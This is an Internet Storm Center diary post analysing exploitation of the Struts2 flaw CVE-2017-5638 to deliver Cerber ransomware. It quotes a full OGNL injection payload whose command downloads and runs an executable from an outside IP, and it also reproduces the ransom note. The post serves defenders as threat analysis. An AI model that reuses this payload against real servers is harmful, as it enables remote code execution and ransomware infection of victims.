SANS Technology Institute Internet Storm Center

Search...(IP, Port..) Search Sign In Sign Up

SANS Network Security: Las Vegas Sept 4-9.

Handler on Duty: Guy Bruneau

Threat Level: Green

Homepage

Diaries

Podcasts

Jobs

Data

Tools

Contact Us

About Us

Slack Channel

Mastodon

Bluesky

X

previous next

# Java Struts2 Vulnerability Used To Install Cerber Crypto Ransomware

**Published**: 2017-04-06. **Last Updated**: 2017-04-06 02:40:04 UTC
by Johannes Ullrich (Version: 1)

1 comment(s)

[We do have a special webcast about the Struts2 Vulnerability scheduled for 11am ET today. Sign up here]


Since about a month, we are tracking numerous attempts to exploit the Java Struts2 vulnerability (CVE-2017-5638). Typically, the exploits targeted Unix systems with simple Perl backdoors and bots. But recently, I saw a number of exploit attempts targeting Windows systems using a variant of the Cerber ransomware.

```
%{(#_='multipart/form-data').
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@c
lass)).(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#cmd='BITSAdmin.exe /Transfer JOB
hxxp://82[.]165[.]129[.]119/UnInstall.exe %TEMP%/UnInstall.exe &
%TEMP%/UnInstall.exe').(#iswin=
(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).
(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=
(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())
).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).
(#ros.flush())}
```

The command executed by the exploit as shown above:

1. The script uses BITSAdmin to download the malware (I obfuscated the URL above.
2. The malware ("UnInstall.exe") is saved in the %TEMP% directory
3. finally, the malware is executed.

Virustotal shows pretty good coverage for this malware by now:




File name: UnInstall.exe

Detection ratio: 24 / 61

Analysis date: 2017-04-06 01:53:09 UTC ( 0 minutes ago )

The malware reaches out to btc.blockr.io to retrieve a bitcoin wallet address for the money transfer. Encrypted files are renamed using random (encrypted) file names.



CERBER RANSOMWARE

YOUR DOCUMENTS, PHOTOS, DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED!

The only way to decrypt your files is to receive the private key and decryption program.

To receive the private key and decryption program go to any decrypted folder - inside there is the special file (*_READ_THIS_FILE_*) with complete instructions how to decrypt your files.

If you cannot find any (*_READ_THIS_FILE_*) file at your PC, follow the instructions below:

1. Download "Tor Browser" from https://www.torproject.org/ and install it.
2. In the "Tor Browser" open your personal page here:

http://p27dokhpz2n7nvgr.onion/A234-1CF9-1011-0098-7BF3

Note! This page is available via "Tor Browser" only.

---

Johannes B. Ullrich, Ph.D. , Dean of Research, SANS Technology Institute
STI | Twitter | LinkedIn

Keywords:

1 comment(s)

previous next

## Comments

[quote]
The command executed by the exploit as shown above:

1. The script uses BITSAdmin to download the malware (I obfuscated the URL above.
2. The malware ("UnInstall.exe") is saved in the %TEMP% directory
3. finally, the malware is executed.
[/quote]

As usual, pretty harmless!
Only Windows administrators who still have not employed whitelisting (for example using Software Restriction Policies, available in ALL editions of Windows XP and later versions) to deny execution in %USERPROFILE% (and all other locations unprivileged users can write too) put their users at trivially avoidable risk.

**Anonymous**
**Apr 6th 2017**
**7 years ago**

Login here to join the discussion.

Diary Archives